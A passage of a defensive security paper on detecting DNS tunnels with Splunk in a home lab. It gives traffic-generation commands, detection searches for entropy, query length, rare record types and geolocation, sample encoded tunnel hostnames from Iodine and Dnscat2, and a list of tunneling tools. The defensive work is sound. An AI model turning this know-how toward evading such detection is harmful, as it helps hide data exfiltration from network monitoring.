To emulate DNS requests in the lab, a tool named DNS Grind 1.0 from pentestmonkey.com and a list of the top one million domain names from Alexa will generate the required traffic to trigger the firewall rules. Alexa, an Amazon Company, tracks the top one million domain names and publishes the list as a free download. The DNS Grind tool is a Perl script that enumerates host names for a given domain. It is also a great tool to perform specific record type queries fulfilling the need to generate DNS traffic in the lab. Before using the top one million domain name list, it has to be downloaded, extracted, ranking numbers removed and then split into lists. Refer to the appendix on how to reduce the domain name list.

First, a firewall needs to trigger a block for unauthorized DNS servers. See Figure 12. The dns-grind.pl script calls the chosen domain list using switch -f. Then a specific DNS server is used with switch -n, and switch -m is set to limit the number or process to five. Next, switch -v is called for verbose output, and finally the script is instructed to find name server records for the given domain list.

Figure 12

```

Trigger a firewall block.
./dns-grind.pl -f ../1milldomains/xaa -n 8.8.8.4 -m 5 -v NS
Resolver Processes ..... 5
Records file ..... ../1milldomains/xaa
Query timeout ..... 5 secs
Recursive queries ..... On
DNS Server ..... 8.8.8.4

```

Second, the firewall DNS permit rule needs to be triggered. The same DNS Grind script executes with two differences. See Figure 13. A different domain list is used to

provide a variety of DNS names in the logs and the client 172.31.40.100 is configured to query the Bind 9 DNS server 172.31.20.60.

Figure 13

```
Trigger a firewall permit..
./dns-grind.pl -f ../1milldomains/xab -m 5 -v NS
Output
Resolver Processes ..... 5
Records file ..... ../1milldomains/xab
Query timeout ..... 5 secs
Recursive queries ..... On
DNS Server ..... Determine by OS
```

Next, the security analyst uses Splunk to find the unauthorized DNS servers. The query in Figure 14 narrows the result to pfSense logs only by defining the sourcetype and only destination port 53. Since Splunk is monitoring all segments of the lab, the Bind 9 server is also excluded as a source from the search. Otherwise, duplicate firewall log events will appear. The analyst only wants to find clients making DNS requests, not the DNS servers making requests. Use the stats command to count by source IP address, destination IP address and transport.

Figure 14

```
sourcetype=pfsense* dest_port=53 src_ip!=172.31.20.60
| stats count by action src_ip dest_ip transport
```

Figure 15

| 70 events (3/20/16 10:26:57.000 PM to 3/20/16 10:41:57.000 PM) |               |                |           |       |
|----------------------------------------------------------------|---------------|----------------|-----------|-------|
| action                                                         | src_ip        | dest_ip        | transport | count |
| allowed                                                        | 172.31.30.100 | 172.31.20.60   | udp       | 2     |
| allowed                                                        | 172.31.40.100 | 172.31.20.60   | udp       | 7     |
| blocked                                                        | 172.31.40.100 | 208.67.220.220 | udp       | 10    |
| blocked                                                        | 172.31.40.100 | 208.67.222.222 | udp       | 15    |
| blocked                                                        | 172.31.40.100 | 8.8.8.4        | udp       | 30    |
| blocked                                                        | 172.31.40.100 | 8.8.8.8        | udp       | 6     |

As expected, the firewall rule configuration for the DNS tunnel client prohibits host 172.31.40.100 from accessing all DNS servers except for Bind server 172.31.20.60. See Figure 15 above. The result of found unauthorized DNS servers could be an indication


of an infected or misconfigured host. This search and report will instruct the analyst to review the configuration of the affected host 172.31.40.100.

### 6.1.2. Payload Analysis, Hostname Entropy

Entropy describes the randomness of a string. In the case of DNS names, Domain Generating Algorithms (DGAs) create random hostnames such as `asdlfkjasdflwerjka.t1.security.local`. The more randomness in the string creates a higher the entropy. The less randomness, such as [www.sans.org](http://www.sans.org), the lower the entropy score. There are different formulas for entropy. The most common entropy formula for this use case is related to computer science and was developed by Claude Shannon. (Kovar, 2015) Splunk does not calculate the entropy of a hostname by default. A free app named “URL Toolbox” is available at the Splunk App Store created by Cedric Le Roux. This URL Toolbox app supports two functions to help find DNS tunnels. First, URL Toolbox extracts the hostname from the FQDN, second it includes the entropy function to detect the randomness of the hostname.

Splunk can be used to identify the example DNS tunnel described in Section 3.2. The tunnel is passing through the lab Bind DNS server. See Figure 16. The search will focus on the logs generated by Bind. The goal is to find hostnames with a high entropy score.

Figure 16



The query in

Figure 17 is restricted to just the logs from Bind DNS. The EVAL command instructs Splunk to create the field value pair `utlist=custom`. Custom represents the top level domain (TLD) list that is used by the `ut_shannon` command. The custom TLD file was edited to add `.local` and `.lan`, which are the TLD’s chosen in the lab. Refer to the

appendix on how to configure URL Toolbox. Then the command `ut_shannon` is called on the event field `query`. The event field, `query`, contains all FQDN's indexed by Splunk. The next step in the search is to look for an entropy score less than 2.5. In the last portion of the search, the formatted output is a table with time, DNS name and entropy score.

Figure 17

```
sourcetype="isc:bind:query" | eval utlist = "custom" | `ut_shannon(query)` | search
ut_shannon < 2.5 | table _time query ut_shannon | sort - ut_shannon
```

The search was restricted to an entropy score less than 2.5 to show domain names that may not be malicious or using DNS tunneling. Here are the results in Figure 18. These are valid domain names from the Alexa top one million domain names list.

Figure 18

| time                    | query       | ut_shannon         |
|-------------------------|-------------|--------------------|
| 2016-03-21 05:15:45.614 | emoment.net | 2.481714572986073  |
| 2016-03-21 05:16:01.705 | use-us.ru   | 2.4193819456463714 |
| 2016-03-21 05:15:57.999 | btmee.net   | 2.4193819456463714 |
| 2016-03-21 05:15:40.137 | nawara.ru   | 2.4193819456463714 |
| 2016-03-21 05:15:39.165 | eonon.com   | 2.4193819456463714 |
| 2016-03-21 05:15:38.971 | msa.ac.za   | 2.4193819456463714 |
| 2016-03-21 05:15:07.578 | eonon.com   | 2.4193819456463714 |
| 2016-03-21 05:15:06.721 | msa.ac.za   | 2.4193819456463714 |

Take the same query and reverse the entropy score to greater than  $> 2.5$  in Figure 19.

Figure 19

```
sourcetype="isc:bind:query" | eval utlist = "custom" | `ut_shannon(query)` | search
ut_shannon > 2.5 | table _time query ut_shannon | sort - ut_shannon
```

The results immediately show a high entropy score and very random domain names. Due to the randomness of the hostname, this could indicate a DNS tunnel is in use. Detecting entropy of DNS names indicates the use of domain generating algorithms. DGA's are not only an indication of DNS tunnels but also malware and web exploits. (Kovar, 2015) See

Figure 20.

Figure 20

| <u>time</u>             | <u>query</u>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | <u>ut_shannon</u>  |
|-------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------|
| 2016-03-26 10:47:14.090 | z4g2aAbBcCdDeEfGhHijJkKlLmMnNoOpPqQrRsStTuUvVwWxXyYzZ.t1.security.local                                                                                                                                                                                                                                                                                                                                                                                                                                       | 5.6821621492957926 |
| 2016-03-26 12:37:08.740 | 0eeai82\190w\238sJ\249aabacuqe1c\206eabagb\250bG\206Oekfc\190E\239Cawr7lgg7\225HgGcam\196JWa.aaqiGuib\227Y\238\190oB\2374\238\243O\199\23O\189\2023w\223TOBgry\240\197\191\223Ap\202xZh\242f\229\189\212\227Ns\210\239X\251b\197.7\247TR4H\204usqSi2\237xmT3gq\2004\210\251z\199Wj\243SH\199\192\192\219c\203\206W\233\189\191\192\243\208\252\190h\244\190bD\200\233nKG.N\217j\2034K\206pfL\244v\193Ew\243\230nq\234K\232oW\239d\226A\239OUHE\248HG\233F\2178r\230sLo\250\1966qYPE\235\196.t1.security.local | 4.655122932524963  |
| 2016-03-26 12:36:59.378 | 0qhak82\190w\238sJ\249aabacuqe1b\2500abagdJHG\206Oekfc\190E\239Cawr4Tb\2127\225G\190Gcam\196i\212a.aaqiGuib\2250W\190o\249r\200\238\217\233\209OH\226\211\230hTb8z\195\231Q\2274eO\217P\202D\218R158\2445q\226Bj\2076\220.h5\215v\248YBh\230\231dd\245T\251xD\207\199B\239\209i8X\206o\230\201\250\235rv\253xUGe\2182\1909PGS\253\205Js\233K\203dB\233TB.u\250\224\240\199g\225LH\2251n\250jGZW\245C\190TSfhyCX\202Aln5H\238BPb\191\202pyB\207\227\222\2484Nt\220R\194u6\247.t1.security.local                | 4.645879120898666  |

### 6.1.3. Payload Analysis, Statistical Analysis

A company offering services on the Internet wants to make it easy for consumers to access their services. It makes sense that companies will use a DNS name that is easy to remember and as short as possible. Analyzing the length of the FQDN can help determine which domains are malicious.

There could be millions if not billions of DNS requests to analyze on an organization's network. Simply relying on entropy and query counts only provides one

point of view. Using the statistics engine in Splunk, DNS tunnels are detected by calculating the standard deviation. (Brant & Kovar, 2015) The standard deviation formula can show what DNS requests are not normal on the organization's network. Executing the search in Figure 21 will compute the length, average and standard deviation for each DNS query. It will then display only the results where the length of the DNS request is greater than three times the standard deviation. An outlier is the request length being more than three times the average length of all the DNS requests. The value three times the standard deviation is not always correct. Depending on the organization and data set the value can be anywhere from two to five times the standard deviation. (Kovar, 2015) The analyst has to determine which value fits their data set.

**Figure 21**

```
tag=dns | eval qlen=len(query) | eventstats avg(qlen) as avg stdev(qlen) as stdev |
where qlen>(stdev*3) | stats count by qlen stdev avg sourcetype query
```

Notice the difference with the search in Figure 21 above. It starts with tag=dns and will pull DNS events from multiple sourcetypes in Splunk. The lab is configured to send multiple data sources to Splunk. They are pfSense logs, Bind logs, and Splunk Stream DNS logs. In previous queries, the sourcetype was part of the search. The sourcetype helps Splunk know the difference between data types. The tag is a way to search similar events without specifying each sourcetype. Users, apps and Splunk defaults can create Splunk search tags. The tag=dns ties to sourcetypes isc:bind:query from Bind logs and stream:dns from the Stream App. With this search, the tunnel was detected in both the Bind logs and off the wire by Splunk Stream. Another item to note is that the Bind logs show backslashes (\) in the query and the events from the Stream App do not. See Figure 22. It appears the Splunk Stream App cannot decode DNS names if there are backslashes in the request. The tunnel application Iodine uses backslashes in the query while Dnscat2 uses alphanumeric characters. It is important to collect DNS event information from as many sources as possible. Each source will provide the analyst a different point of view. It is an important reminder that there is not a single solution to stop or detect all DNS tunneling.

Figure 22

| qlen                                                                              | stdev     | avg       | sourcetype     | query                          |
|-----------------------------------------------------------------------------------|-----------|-----------|----------------|--------------------------------|
| 160                                                                               | 45.432170 | 18.797702 | isc:bind:query | 0mdbr82\2022hb\190\238\240\214 |
| 166                                                                               | 45.432170 | 18.797702 | isc:bind:query | 2fcf037e6d00000000a0226e8e3b79 |
| 166                                                                               | 45.432170 | 18.797702 | isc:bind:query | 351b036f01000000005616b95a0c8  |
| 166                                                                               | 45.432170 | 18.797702 | isc:bind:query | c9a303a10a000000000803b86413a  |
| 166                                                                               | 45.432170 | 18.797702 | stream:dns     | 2fcf037e6d00000000a0226e8e3b79 |
| 166                                                                               | 45.432170 | 18.797702 | stream:dns     | 351b036f01000000005616b95a0c8  |
| 166                                                                               | 45.432170 | 18.797702 | stream:dns     | c9a303a10a000000000803b86413a  |
| 220h7\226\240dibwdb\192\198\226z\202aag\207ej\209.a.t1.security.local             |           |           |                |                                |
| 3c29a009c6fabd9a2fc1e4448549bfb.8c6d643539452270e2d5ad260c.t2.security.local      |           |           |                |                                |
| jb7ad127103f38f4e2a9b20d1fa697c6.ba42d249bc173ed38dacb30ab6.t2.security.local     |           |           |                |                                |
| 555b3a9559fc6893da65e0730f0f548d3b.e8469d8bc979a4c57d2e238c83.t2.security.local   |           |           |                |                                |
| 3c29a009c6fabd9a2fc1e4448549bfb.8c6d643539452270e2d5ad260c.t2.security.local      |           |           |                |                                |
| jb7ad127103f38f4e2a9b20d1fa697c6.ba42d249bc173ed38dacb30ab6.t2.security.local     |           |           |                |                                |
| 555b3a9559fc6893da65e0730f0f548d3b.e8469d8bc979a4c57d2e238c83.t2.security.local   |           |           |                |                                |
| 9SWEk3\226mb\225\224\203\202\190\222Yzmxo.r\207982ywn\223au4yBw.t1.security.local |           |           |                |                                |

#### 6.1.4. Payload Analysis, Infrequent Record Types

The most common record types for DNS are A, PTR, MX, CNAME, TXT, NS, and SOA records. Infrequent record types are AAAA, AXFR, and DNSKEY. The Sender Policy Framework (SPF) relies on TXT record types to reduce email spam. TXT record requests should only be coming from network hosts that require this type of lookup. If TXT records are increasing and not coming from a valid source such as a mail gateway, this is a red flag. The analyst should investigate the event further. Using Splunk, the security analyst performs simple counts of DNS record types over a particular time range. The Splunk Stream app collected the DNS events off the wire between the client and its upstream DNS server. Notice there is a new element in the search following the sourcetype event field called (source="stream:Test\_DNS\_Tunnel\_Detection"). See Figure 23. By default, the Splunk Stream app collects specific DNS events and summarizes the data. Configuring the additional source collects and decodes all DNS traffic.

Figure 23


```
sourcetype=stream:dns source="stream:Test_DNS_Tunnel_Detection"
| stats count(query_type) as count by query_type | sort -count
```

The results show a high amount of NULL, SRV, and TXT queries. See Figure 24. The significant amount of rare record types should prompt the analyst to investigate the events further.


Figure 24

| CSV Export                                                         |       | Splunk Output (modified to fit in table) |       |
|--------------------------------------------------------------------|-------|------------------------------------------|-------|
| 11,214 events (3/20/16 12:00:00.000 AM to 3/20/16 10:00:00.000 AM) |       |                                          |       |
| query_type                                                         | count | query_type                               | count |
| NULL                                                               | 4479  | NULL                                     | 4479  |
| SRV                                                                | 1105  | SRV                                      | 1105  |
| TXT                                                                | 437   | TXT                                      | 437   |
| AAAA                                                               | 128   | AAAA                                     | 128   |
| A                                                                  | 45    | A                                        | 45    |
| NS                                                                 | 13    | NS                                       | 13    |
| PTR                                                                | 11    | PTR                                      | 11    |
| *                                                                  | 6     | *                                        | 6     |
| DS                                                                 | 6     | DS                                       | 6     |
| DNSKEY                                                             | 5     | DNSKEY                                   | 5     |
| 65399                                                              | 2     | 65399                                    | 2     |
| CNAME                                                              | 2     | CNAME                                    | 2     |
| MX                                                                 | 2     | MX                                       | 2     |

The power of Splunk allows the analyst to drilldown into the Null record type events revealing the requested queries. The security analyst can see the possibility of a DNS tunnel because of the random hostname queries. See Figure 25.

**Figure 25**

The security analyst continues to drill down into an individual event to review more details. In Figure 26 the analyst learns the client making the request is 172.31.40.100 and it is relaying through the organization's DNS server of 172.31.20.60 to the final DNS server destination 172.31.30.100. Because the Splunk Stream app captures the entire DNS query from the network, it is able to provide additional information about the request to the analyst.

**Figure 26**

## 6.2. Traffic Analysis

### 6.2.1. Traffic Analysis, Volume of DNS Requests

Similar to finding rare record types such as Null and SRV, just performing a simple count of top domains can detect a tunnel. Parsing out the hostname and subdomains from


the FQDN allows the analyst to perform additional metrics. The newly parsed fields could be the hostname, subdomain name, the domain name, or the top level domain. Since a tunnel will create a tremendous amount of DNS requests when transferring a file, one can assume a simple count may result in outliers.

In this search, the goal is to build a time chart for DNS requests over the last hour. See Figure 27. This search calls the URL parsing function of URL Toolbox. It will break apart the domain name into a TLD, domain, hostname, and subdomains if any exist. In this case, the search is only for the domain and TLD. In Figure 28, there are three spikes for domain security.local, which is a good indicator there is a large amount of traffic for this domain.

**Figure 27**

```
sourcetype="isc:bind:query" | eval list="custom" | `ut_parse(query,list)` | timechart
span=1m useother=f usenull=f count(ut_domain) by ut_domain
```

**Figure 28**




The next step is to learn a little more about this domain. Are there any subdomains in use? Using a similar query as before, the search below concatenates the extracted subdomain event field generated by the ut\_parse command to the ut\_domain creating a new event field subanddomain. See Figure 29.

**Figure 29**

```
sourcetype="isc:bind:query" | eval list="custom" | `ut_parse(query,list)` | eval
subanddomain=ut_subdomain_level_1+"."+ut_domain | timechart span=1m
useother=f usenull=f count(subanddomain) by subanddomain
```

The blue peaks in Figure 30 are very close to the red peaks in Figure 28 above. The only thing different is the blue peaks are for t1.security.local. Now there is a somewhat flat but elevated green line for t2.security.local. There are two tunnels in the domain security.local. Tunnel t1.securirty.local is transferring more data, while t2.security.local is not.

**Figure 30**



In a real world scenario, the attacker may not use a subdomain because they need as much length as possible in the DNS name to increase the speed of exfiltrating large amounts of data. (Ekman & Andersson , 2014) The point of the subdomains is to display the difference in tunneling tools in the lab. For the most part, tunneling will be somelonghostname.domain.tld, not somelonghostname.subdomain.domain.tld.

### 6.2.2. Traffic Analysis, Geographic Location

Another way to detect unwarranted DNS requests is to see where in the world the requests are forwarding. The analyst should investigate DNS requests resolving to DNS servers outside the organization's geographic area. If the organization does not conduct business in X country, does it make sense for DNS requests to be going there? Splunk has built in IP location services to provide the analyst an idea of where the remote DNS server may be located. Refer to the search from Section 6.1.1. Payload Analysis, Unauthorized DNS Servers. Appending an additional command to the search named `iplocation`. Excluding the internal DNS servers from the search removes duplicate destination IP addresses. See Figure 31.

**Figure 31**

```
Original Query from 6.1.1
sourcetype=pfsense* dest_port=53 src_ip!=172.31.20.60
| stats count by action src_ip dest_ip transport

New Query with IP location
sourcetype=pfsense* dest_port=53 dest_ip!=172.31.0.0/16
| stats count by action src_ip dest_ip transport
| iplocation dest_ip
```

The results show what city, country, region, latitude and longitude of where the destination DNS server may be located. Geolocation services are not 100% accurate. The geolocation provider primarily relies on the accuracy of the Regional Internet Registries databases. The service only provides a general geographical location. See Figure 32.

**Figure 32**

| dest_ip       | transport | count | City       | Country       | Region      | lat      | lon        |
|---------------|-----------|-------|------------|---------------|-------------|----------|------------|
| 1.21.11.162   | udp       | 1     | Tokyo      | Japan         | Tōkyō       | 35.68500 | 139.75140  |
| 1.21.11.163   | udp       | 1     | Tokyo      | Japan         | Tōkyō       | 35.68500 | 139.75140  |
| 1.21.11.170   | udp       | 1     | Tokyo      | Japan         | Tōkyō       | 35.68500 | 139.75140  |
| 1.8.240.1     | udp       | 1     | Beijing    | China         | Beijing Shi | 39.92890 | 116.38830  |
| 1.8.241.1     | tcp       | 2     | Beijing    | China         | Beijing Shi | 39.92890 | 116.38830  |
| 1.8.241.1     | udp       | 1     | Beijing    | China         | Beijing Shi | 39.92890 | 116.38830  |
| 1.8.242.1     | tcp       | 1     | Beijing    | China         | Beijing Shi | 39.92890 | 116.38830  |
| 1.8.242.1     | udp       | 3     | Beijing    | China         | Beijing Shi | 39.92890 | 116.38830  |
| 1.8.243.1     | tcp       | 1     | Beijing    | China         | Beijing Shi | 39.92890 | 116.38830  |
| 1.8.243.1     | udp       | 1     | Beijing    | China         | Beijing Shi | 39.92890 | 116.38830  |
| 100.42.61.118 | udp       | 1     | Santa Rosa | United States | California  | 38.43800 | -122.67530 |
| 100.42.62.228 | udp       | 2     | Santa Rosa | United States | California  | 38.43800 | -122.67530 |

Taking the search a step further, some analysts or managers may prefer a geographical map. Append an additional command to the search called **geostats**. See Figure 33.

**Figure 33**

```
sourcetype=pfsense* dest_port=53 dest_ip!=172.31.0.0/16 | stats count by action
src_ip dest_ip transport | iplocation dest_ip | geostats latfield=lat longfield=lon count
by dest_ip
```

The analyst can use the drilldown map to determine where the DNS servers might be geographically located. See Figure 34.

Figure 34



## 7. Conclusion

Neglecting to monitor DNS traffic is high risk to any organization. Due to the nature of how DNS functions, it is not conceivable to block every possible DNS tunnel scenario. DNS tunnels bypass security controls to exfiltrate data, gain free Internet access or execute malware functions.

Iodine and DNSCAT2 are not the only DNS tunnel tools available. Other tunnel applications are OzymanDNS, Dns2tcp, Heyoka, DNSCat, NSTX, DNScapy, MagicTunnel, and VPN over DNS. (Mazerik, 2014) It is important for the analyst to learn what type of events these other DNS tools generate. Adding the results of the other tunnel applications to Splunk will increase the organization's detection capability.

Learning to use Splunk and taking the time to build this lab will provide the analyst a better understanding of how tunnels function. The analyst will also improve their detection techniques and start to think like a malicious actor. By modifying the configuration, the analyst can search in Splunk to determine how the events are different.

Tunnels can be detected using a variety of payload and traffic analysis techniques. Analyzing the length and entropy of the DNS requests helps the analyst determine what DNS traffic is valid. Just by looking at what and how many record types are being used, provide valuable insight into what users are doing on the network. Determining where DNS requests are possibly being sent geographically help limit exposure to malicious domains.

With the appropriate DNS configuration and monitoring, DNS tunnels can at least be detected before extensive damage affects the organization.

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- Splunk. (n.d.). *Build Splunk apps*. Retrieved May 14, 2016, from [dev.splunk.com](http://dev.splunk.com): <http://dev.splunk.com/view/get-started/SP-CAADESC>

## Appendix 1

### 9. Lab Introduction

This appendix provides the reader with instructions to rebuild the laboratory used to develop this paper. The idea was to provide enough information for all skill levels to follow and learn.

Based on the installer's technical skill, they may or may not need to review all the steps. The only recommendation is to install and configure the system in the same order outlined below. The lab build can take anywhere from 2 to 8 hours to build.

There are hyperlinks in some sections the author used help configure the lab. Notes from the author are also included. If the installation is not working, refer to the links. Google is a great friend for troubleshooting.

Warning: The instructions do not include how to secure any of the systems. Defaults certificates are used and hardening of systems is not included in the steps. Expect this system to be insecure, because it is.

You can email the author with questions. He will answer when time permits.

### 10. How to Build the Lab

The lab can be built using a single PC. The PC specs are listed below that was used to build the lab. With virtualization, the more memory the better. The CPU has to be 64 Bit and have at least two cores. The lab specs can be exceeded.

In addition to having a PC dedicated to running the virtualization hypervisor, an management workstation is required to download tools and software, access the SPLUNK UI, SSH to virtual machines, and manage the hypervisor.

#### PC Virtual Server Specs

- 1 CPU Intel i5-3470 3.20 GHZ
- 8 Gigabytes of memory
- Hard disk
  - 140 GB Drive for the VMware Hypervisor and ISO image storage
  - 2 TB for guest images
  - 2 TB for Splunk guest image
- Single Gigabyte Network Adapter 82574L

### Workstation Specs

- Preferably run Windows 7 x64
- Microsoft .Net (vSphere client will download required version if not already installed)
- 5 GB of free disk space
- 4 GB of RAM
- 1 GHz or faster processor

### Operating Systems

- VMware ESXi 6.x, Free Hypervisor
- Debian 8.x, Net Install amd64
- Ubuntu 14.04.4 LTS Network Install x86\_64

### Applications

- Various Linux Tools and Applications
  - tcpdump
  - sudo
  - scp
  - ping
  - nslookup
  - dig
  - vi
  - md5sum
  - ifconfig
  - sed
  - split
  - wget
  - git
  - make
- Splunk 6.3.x, Free Version
- Splunk Apps
  - Splunk Stream 6.4.2
  - Splunk CIM 4.3.1
  - Technology Add-on for pfSense 2.0.6
  - Splunk Add-on for ISC Bind 1.0.0
  - URL Toolbox 1.5
- pfSense 2.2.6-RELEASE (amd64)
- Bind9
- SSH Client
  - Putty
  - Any client that support SSHv2
- WinSCP
- DNS Tunneling Tools
  - Iodine
  - DNSCAT2

- Ruby Development Tools
  - DNS Grind 1.0
  - VMware
    - vSphere Client 6.0
    - VMware vCenter Converter Standalone Client 6.1 or Higher (Optional)
    - VMware Workstation Pro 12 (Optional)


Note: A user account is required to download the VMware Hypervisor from vmware.com. Registration is free. Splunk also requires registration and it is free.

## 11. Plan the Network Layout

The lab requires four subnets and two virtual switches.

This is what the topology will look like when completed.

It is assumed there is a DHCP server on the local network outside the hypervisor to supply IP addresses to the management workstation and other systems on that subnet.



### Physical Server

